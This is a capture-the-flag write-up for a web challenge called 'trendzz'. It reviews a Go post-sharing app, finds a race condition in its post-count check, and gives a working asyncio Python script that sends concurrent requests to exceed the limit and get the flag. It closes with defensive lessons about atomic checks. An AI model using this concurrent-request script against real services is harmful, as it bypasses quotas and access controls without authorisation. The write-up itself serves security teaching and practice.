Challenge Description
name: trendzzcategory: web exploitationpoints: 175solves: 86Staying active has its rewards. There’s a special gift waiting for you, but it’s only available once you’ve made more than 12 posts. Keep posting to uncover the surprise!
Note: Use the instancer and source from part one of this challenge, Trendz.
Analysis
We’re given the following login page

let’s register and check the main page

It a one page website, that enables us to create posts and view them. Checking the challenge description again, it seems that we have to post more than 12 posts to uncover the special “gift” which is probably the flag. Let’s try posting then.

Oops, we can’t create more than 10 posts. Why is that? Luckily for us, we’re given the source code of the application here
.├── Dockerfile├── go.mod├── go.sum├── handlers│ ├── custom│ │ └── Custom.go│ ├── dashboard│ │ ├── AdminDash.go│ │ ├── SuperAdminDash.go│ │ └── UserDash.go│ ├── db│ │ └── Init.go│ ├── jwt│ │ └── JWTAuth.go│ └── service│ ├── CreateUser.go│ ├── JWTHandler.go│ ├── LoginUser.go│ ├── Posts.go│ └── ValidateAdmin.go├── init.sql├── jwt.secret├── main.go├── nginx.conf├── readme.md├── run.sh├── static│ ├── css│ │ ├── admin.css│ │ ├── bootstrap.min.css│ │ ├── style.css│ │ └── user.css│ ├── index.html│ └── js│ ├── client-side-templates.js│ ├── htmx.min.js│ ├── json-enc.js│ └── nunjucks.min.js└── templates ├── adminDash.tmpl ├── login.tmpl ├── main.tmpl ├── register.tmpl ├── superAdminDash.tmpl ├── userDash.tmpl └── viewPost.tmplIt’s a go application then, let’s check the Dockerfile
Dockerfile
FROM golang:alpine AS builderRUN apk update && apk add --no-cache git
WORKDIR /appCOPY go.mod go.sum ./RUN go mod download
COPY . .ENV GIN_MODE=releaseENV PORT=8000RUN go build -o /app/chall
FROM postgres:alpineRUN apk update && apk add --no-cache nginxCOPY nginx.conf /etc/nginx/nginx.conf
COPY run.sh /usr/local/bin/run.shCOPY init.sql /docker-entrypoint-initdb.d/init.sqlWORKDIR /appCOPY --from=builder /app/chall /app/challCOPY static staticCOPY templates templates
ENTRYPOINT ["sh", "/usr/local/bin/run.sh"]This Dockerfile creates a multi-stage build for a web application. In the first stage, it uses the Go language to build the application. In the second stage, it sets up a PostgreSQL container with Nginx and copies the built application, configuration files, and other resources. It then runs a script to start the application.
The run.sh script is the entrypoint of the application. Let’s check that:
run.sh
#!/bin/env shcat /dev/urandom | head | sha1sum | cut -d " " -f 1 > /app/jwt.secret
export JWT_SECRET_KEY=notsosecurekeyexport ADMIN_FLAG=CSCTF{flag1}export POST_FLAG=CSCTF{flag2}export SUPERADMIN_FLAG=CSCTF{flag3}export REV_FLAG=CSCTF{flag4}export POSTGRES_USER=postgresexport POSTGRES_PASSWORD=mysecretpasswordexport POSTGRES_DB=devdb
uuid=$(cat /proc/sys/kernel/random/uuid)user=$(cat /dev/urandom | head | md5sum | cut -d " " -f 1)cat << EOF >> /docker-entrypoint-initdb.d/init.sql  INSERT INTO users (username, password, role) VALUES ('superadmin', 'superadmin', 'superadmin');    INSERT INTO posts (postid, username, title, data) VALUES ('$uuid', '$user', 'Welcome to the CTF!', '$ADMIN_FLAG');EOF
docker-ensure-initdb.sh &GIN_MODE=release /app/chall & sleep 5su postgres -c "postgres -D /var/lib/postgresql/data" &
nginx -g 'daemon off;'
This script initializes the Docker container environment. It generates a random JWT secret and sets various environment variables including flags and database credentials. It creates an initial SQL script for the database with user and post entries, starts the application and PostgreSQL, and then launches Nginx.
Since the actual challenge consists of 4 independent parts (trend[number-of-z]),
we can deduce based on the challenge name, that the flag we’re looking for is POST_FLAG.
Let’s search in the codebase to see where this flag is mentioned.
Note: you can check the source code of the application alone, since the code base is a bit bigger than what a writeup could handle, I’ll entrust the process of understanding the api to you.
Searching for the keyword, we get one occurrence in handlers/service/Posts.go, more specifically
in the DisplayFlag function that looks like this:
func DisplayFlag(ctx *gin.Context) { username := ctx.MustGet("username").(string) noOfPosts := CheckNoOfPosts(username) if noOfPosts <= 12 {
ctx.JSON(200, gin.H{"error": fmt.Sprintf("You need %d more posts to view the flag", 12-noOfPosts)}) return } ctx.JSON(200, gin.H{"flag": os.Getenv("POST_FLAG")})}Upon calling the function, we check the number of posts (which is a query to the database), if the number of posts > 12, then we return the flag.
Let’s check which endpoint makes call to DisplayFlag.

One occurence in the main.go script under the user group.
If you look closely at the code, you’ll know that the CreatePost function is vulnerable to race conditions because it checks the post count before inserting a new post. If multiple requests are processed simultaneously, each request may see the same count and insert posts, exceeding the allowed limit. This occurs because the count check and insertion are not done atomically, allowing concurrent requests to bypass the limit.

Exploitation
Armed with this knowledge, we can create a python script that makes requests concurrently to create more than 12 posts before the count is greater than 10.
solve.py
import aiohttpimport asyncio
# endpoint to create postsurl = 'http://6a6fc715-3148-439c-97a7-401b124afad5.bugg.cc/user/posts/create'# get the accesstoken from the cookies upon logincookies = { "accesstoken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MjUyNzQxMzksImlhdCI6MTcyNTI3MzUzOSwicm9sZSI6InVzZXIiLCJ1c2VybmFtZSI6ImgifQ.PT9VM2KV4dSlp3uNTfRuwsJ_3hfaPKaLWNbkZiWt0TQ"}
# POST Datapost_data = { "title": "Race Condition Test", "data": "This is the data for the post"}
async def send_post(session, semaphore): async with semaphore: async with session.post(url, json=post_data, cookies=cookies) as response: text = await response.text() print(f"Response: {text}")
async def main(): concurrency_limit = 100 # Limit the number of concurrent requests semaphore = asyncio.Semaphore(concurrency_limit)
async with aiohttp.ClientSession(connector=aiohttp.TCPConnector(limit=concurrency_limit)) as session: tasks = [send_post(session, semaphore) for _ in range(50)] await asyncio.gather(*tasks)
# Run the main functionasyncio.run(main())Running python solve.py should create more than 12 posts. To verify my claim,
let’s try to access /user/flag to see if we actually get the flag.

And there you go~ Flag is: CSCTF{d2426fb5-a93a-4cf2-b353-eac8e0e9cf94}
Lessons Learned from this challenge:
- Race Conditions: Ensure checks and operations are atomic.
- Source Code Review: Look for vulnerabilities in code.
- Concurrency Issues: Test for concurrent request handling.
- Automated Testing: Use scripts to detect issues.
- Environment Security: Protect sensitive data in environment variables.